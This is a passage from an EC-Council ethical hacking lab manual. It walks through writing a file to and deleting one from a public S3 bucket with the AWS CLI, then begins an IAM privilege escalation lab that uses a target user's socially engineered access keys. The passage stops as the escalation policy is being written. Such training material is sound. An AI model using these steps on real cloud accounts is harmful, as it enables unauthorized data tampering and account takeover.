


31. Minimize the browser window and switch to **Terminal**.
32. Let us move some files to the certifiedhacker1 bucket. To do this, in the terminal window, type **echo "You have been hacked" >> Hack.txt** and press **Enter**.
33. By issuing this command, you are creating a file named **Hack.txt**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

34. Let us try to move the **Hack.txt** file to the **certifiedhacker1** bucket. In the terminal window, type **aws s3 mv Hack.txt s3://certifiedhacker1** and press **Enter**.
35. You have successfully moved the **Hack.txt** file to the **certifiedhacker1** bucket.




36. To verify whether the file is moved, switch to the browser window and maximize it. Reload the page.
37. You can observe that the **Hack.txt** file is moved to the certifiedhacker1 bucket, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

38. Minimize the browser window and switch to the **Terminal** window.
39. Let us delete the **Hack.txt** file from the **certifiedhacker1** bucket. In the terminal window, type **aws s3 rm s3://certifiedhacker1/Hack.txt** and press **Enter**.
40. By issuing this command, you have successfully deleted the **Hack.txt** file from the **certifiedhacker1** bucket.



41. To verify whether the file is deleted, switch to the browser window and reload the page.
42. The **Hack.txt** file is deleted from the **certifiedhacker1** bucket.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

43. Thus, you can add or delete files from open S3 buckets.
44. This concludes the demonstration of exploiting public S3 buckets.
45. Close all open windows and document all acquired information.
46. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Perform Privilege Escalation to Gain Higher Privileges

Privilege escalation is the process of gaining higher-level or administrator-level privileges for the target system using a non-administrator user account.

Lab Scenario

As a professional ethical hacker or pen tester, you must try to escalate privileges by employing a user account access key and secret access key obtained using various social engineering techniques. In privilege escalation, you attempt to gain complete access to the target IAM user's account and, then try to attain higher-level privileges in the AWS environment.

In the cloud platform, owing to mistakes in the access allocation system such as coding errors and design flaws, a customer, a third party, or an employee can obtain higher access rights than those that they are authorized to use. This threat arises, because of authentication, authorization, and accountability (AAA) vulnerabilities, user provisioning and de-provisioning vulnerabilities, hypervisor vulnerabilities, unclear roles and responsibilities, misconfiguration, etc.

In this lab, we will exploit a misconfigured user permission policy to escalate privileges to the administrator level.

Lab Objectives

- Escalate IAM user privileges by exploiting misconfigured user policy

Lab Environment

To carry out this lab, you need:

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Privilege Escalation

Privileges are security roles assigned to users for using specific programs, features, OSes, functions, files, code, etc. to limit access depending on the type of user. Privilege escalation is required when you want to access system resources that you are not authorized to access. It takes place in two forms: vertical and horizontal.

- **Horizontal Privilege Escalation**: An unauthorized user tries to access the resources, functions, and other privileges of an authorized user who has similar access permissions
- **Vertical Privilege Escalation**: An unauthorized user tries to access the resources and functions of a user with higher privileges such as application or site administrators

Lab Tasks

Task 1: Escalate IAM User Privileges by Exploiting Misconfigured User Policy

A policy is an entity that, when attached to an identity or resource, defines its permissions. You can use the AWS Management Console, AWS CLI, or AWS API to create customer-managed policies in IAM. Customer-managed policies are standalone policies that you administer in your AWS account. You can then attach the policies to the identities (users, groups, and roles) in your AWS account. If the user policies are not configured properly, they can be exploited by attackers to gain full administrator access to the target user's AWS account.

Note: In this task, for demonstration purposes, we have created an IAM user account with permissions including iam:CreatePolicy, iam:AttachUserPolicy, iam:ListUserPolicies, sts:AssumeRole, and iam:ListRoles. These policies can be exploited by attackers to gain administrator-level privileges.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon in the menu to launch the terminal.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


   Note: The password that you type will not be visible.
6. Now, type **cd** and press **Enter** to jump to the root directory.
7. In the terminal window, type **aws configure** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Enter the details of the target IAM user's access key in the **AWS Access Key ID** field and press **Enter**. Similarly, in the **AWS Secret Access Key** filed, enter the target IAM user's secret access key and press **Enter**.

   Note: The **AWS Access Key ID** and **AWS Secret Access Key** of the target user's account can be obtained using various social engineering techniques, as discussed in **Module 09 Social Engineering**.

9. In the **Default region name** field, type **us-east-2** and press **Enter**. In the **Default output format** field, type **json** and press **Enter**.



10. After configuring the AWS CLI, we create a user policy and attach it to the target IAM user account to escalate the privileges.

11. In the terminal window, type **vim user-policy.json** and press **Enter**.

    Note: This command will create a file named **user-policy** in the **root** directory.

12. A command line text editor appears; press **I** and type the script given below:

    {

    "Version":"2012-10-17",

